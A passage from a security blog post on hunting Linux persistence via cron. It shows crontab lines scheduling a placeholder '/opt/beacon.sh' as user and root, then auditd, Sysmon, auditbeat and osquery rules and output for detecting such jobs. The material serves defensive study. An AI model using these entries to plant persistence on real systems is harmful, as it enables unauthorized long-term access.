#### 7.2.1 User Crontab

If you are a user you can modify your own `crontab`, using `crontab -e`. This will create a file in `/var/spool/cron/crontab/<user>`.

For example, we can add

```
*/5 *  * * *    /opt/beacon.sh
```

To run `/opt/beacon.sh` every 5 minutes. If `root` runs `crontab -e` it will be `/var/spool/cron/crontab/root`

#### 7.2.2 /etc/crontab

The admin can modify `/etc/crontab` or `/etc/crontab.d/<ARBITRARY FILE>`. Unlike the files in `/var/spool/cron/*` where the user of the jobs are implied based on the whose crontab it is, the lines in `/etc/crontab` include a username.

`vi /etc/crontab/`

```
*/10 *  * * *  root  /opt/beacon.sh
```

This will run `/opt/beacon.sh` every 10 minutes as `root`

#### 7.2.3 hourly,daily,weekly, and monthly cron

The `/etc/cron.{hourly,daily,weekly,monthly}/*` are actual scripts triggered hourl, or daily, or etc…

### 7.3 Monitoring addition to cron

#### 7.3.1 Auditd

From our reference [Neo23x0/auditd](Neo23x0/auditd) rules give us the following rules.

```
 -w /etc/cron.allow -p wa -k cron
-w /etc/cron.deny -p wa -k cron
-w /etc/cron.d/ -p wa -k cron
-w /etc/cron.daily/ -p wa -k cron
-w /etc/cron.hourly/ -p wa -k cron
-w /etc/cron.monthly/ -p wa -k cron
-w /etc/cron.weekly/ -p wa -k cron
-w /etc/crontab -p wa -k cron
-w /var/spool/cron/ -k cron
```

This should cover almost everything for cron.

#### 7.3.2 Sysmon

For sysmon we can use T1053.003_Cron_Activity.xml which is a translation of the `auditd` rules above.

```
     <RuleGroup name="" groupRelation="or">
      <ProcessCreate onmatch="include">
        <Rule name="TechniqueID=T1053.003,TechniqueName=Scheduled Task/Job: Cron" groupRelation="or">
          <Image condition="end with">crontab</Image>
        </Rule>
      </ProcessCreate>
    </RuleGroup>
    <RuleGroup name="" groupRelation="or">
      <FileCreate onmatch="include">
        <Rule name="TechniqueID=T1053.003,TechniqueName=Scheduled Task/Job: Cron" groupRelation="or">
          <TargetFilename condition="is">/etc/cron.allow</TargetFilename>
          <TargetFilename condition="is">/etc/cron.deny</TargetFilename>
          <TargetFilename condition="is">/etc/crontab</TargetFilename>
          <TargetFilename condition="begin with">/etc/cron.d/</TargetFilename>
          <TargetFilename condition="begin with">/etc/cron.daily/</TargetFilename>
          <TargetFilename condition="begin with">/etc/cron.hourly/</TargetFilename>
          <TargetFilename condition="begin with">/etc/cron.monthly/</TargetFilename>
          <TargetFilename condition="begin with">/etc/cron.weekly/</TargetFilename>
          <TargetFilename condition="begin with">/var/spool/cron/crontabs/</TargetFilename>
        </Rule>
      </FileCreate>
    </RuleGroup>
```

Although it should be noted that because of what we have observed with using `FileCreate` for file integrity monitoring, we can say that the `sysmon` version is not as powerful as the `auditd` even if it is a direct translation.

#### 7.3.3 auditbeats

Similar to the `systemd`, be careful with using the default file integrity monitoring of `auditbeat`. By default, only `/etc/crontab` will be monitoring. The following are not covered by FIM of the default configuration:

- `/etc/cron.d/*`
- `/etc/cron.{hourly,daily,weekly,monthly}/*`
- `/var/spool/cron/crontab/*`

You can either set `recursive` or add each of those specific directories.

#### 7.3.4 osquery

### Listing parsed `crontab`

```
osquery> SELECT * FROM crontab;
+-------+--------+------+--------------+-------+-------------+-----------------------------------------------------------------------------------+-------------------------------+
| event | minute | hour | day_of_month | month | day_of_week | command                                                                           | path                          |
+-------+--------+------+--------------+-------+-------------+-----------------------------------------------------------------------------------+-------------------------------+
|       | 17     | *    | *            | *     | *           | root cd / && run-parts --report /etc/cron.hourly                                  | /etc/crontab                  |
|       | 25     | 6    | *            | *     | *           | root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )  | /etc/crontab                  |
|       | 47     | 6    | *            | *     | 7           | root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly ) | /etc/crontab                  |
|       | 52     | 6    | 1            | *     | *           | root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly ) | /etc/crontab                 |
|       | */5    | *    | *            | *     | *           | root /tmp/etc_crontab                                                             | /etc/crontab                  |
|       | */5    | *    | *            | *     | *           | root /opt/beacon.sh                                                               | /etc/cron.d/bad               |
|       | */5    | *    | *            | *     | *           | touch /tmp/root_crontab                                                           | /var/spool/cron/crontabs/root |
|       | */5    | *    | *            | *     | *           | touch /tmp/user_crontab                                                           | /var/spool/cron/crontabs/user |
+-------+--------+------+--------------+-------+-------------+-----------------------------------------------------------------------------------+-------------------------------+
```

### Listing all files of `/etc/cron.{hourly,daily,weekly,monthly}/*`

```
 SELECT path, directory, md5
FROM hash
WHERE
  path LIKE "/etc/cron.hourly/%"
  OR path LIKE "/etc/cron.daily/%"
  OR path LIKE "/etc/cron.weekly/%"
  OR path LIKE "/etc/cron.monthly/%";
```

```
osquery> SELECT path, directory, md5
    ...> FROM hash
    ...> WHERE
    ...>   path LIKE "/etc/cron.hourly/%"
    ...>   OR path LIKE "/etc/cron.daily/%"
    ...>   OR path LIKE "/etc/cron.weekly/%"
    ...>   OR path LIKE "/etc/cron.monthly/%";
+----------------------------------+-------------------+----------------------------------+
| path                             | directory         | md5                              |
+----------------------------------+-------------------+----------------------------------+
| /etc/cron.hourly/bad_hourly_job  | /etc/cron.hourly  | bd2686f1faf550821689e9b4c3cea6fa |
| /etc/cron.daily/apt-compat       | /etc/cron.daily   | 49e9b2cfa17849700d4db735d04244f3 |
| /etc/cron.daily/bsdmainutils     | /etc/cron.daily   | 559387f792462a62e3efb1d573e38d11 |
| /etc/cron.daily/dpkg             | /etc/cron.daily   | f20e10c12fb47903b8ec9d282491f4be |
| /etc/cron.daily/logrotate        | /etc/cron.daily   | 31da718265eaaa2fdabcfb2743bda171 |
| /etc/cron.daily/man-db           | /etc/cron.daily   | 6bb8d56558bfae4cf546e7280859f033 |
| /etc/cron.daily/passwd           | /etc/cron.daily   | db990990933b6f56322725223f13c2bc |
| /etc/cron.weekly/man-db          | /etc/cron.weekly  | cccc6557c297fb1e5bbf4a6c19e3e214 |
+----------------------------------+-------------------+----------------------------------+
```

## Conclusions and What’s next

We've discussed how to create and detect the creation service, timers, and cronjobs.

Personally, it took a while to fully grasp `systemd` and I found that the best resources were the man pages. I hope that I've been able to provide materials to make these concepts more accessible. If there are mistakes here are things you might want to add, feel free to reach out.

In the next post, we'll going through where to put scripts/executables that run on boot or logon using initizalization scripts and shell configurations.

---

## Sources

[1] Debian systemd.unit man page

[2] freedesktop systemd.unit man page

[3] PayloadsAllTheThings Reverse Shell

[4] ATT&CK T1501: Understanding systemd service persistence

[5] Neo23x0/auditd

[6] Metasploit: service_persistence.rb

[7] Auditbeat File Integrity Module

[8] systemd user services

Photo by Matej from Pexels

---

Source: https://pberba.github.io/security/2022/01/30/linux-threat-hunting-for-persistence-systemd-timers-cron/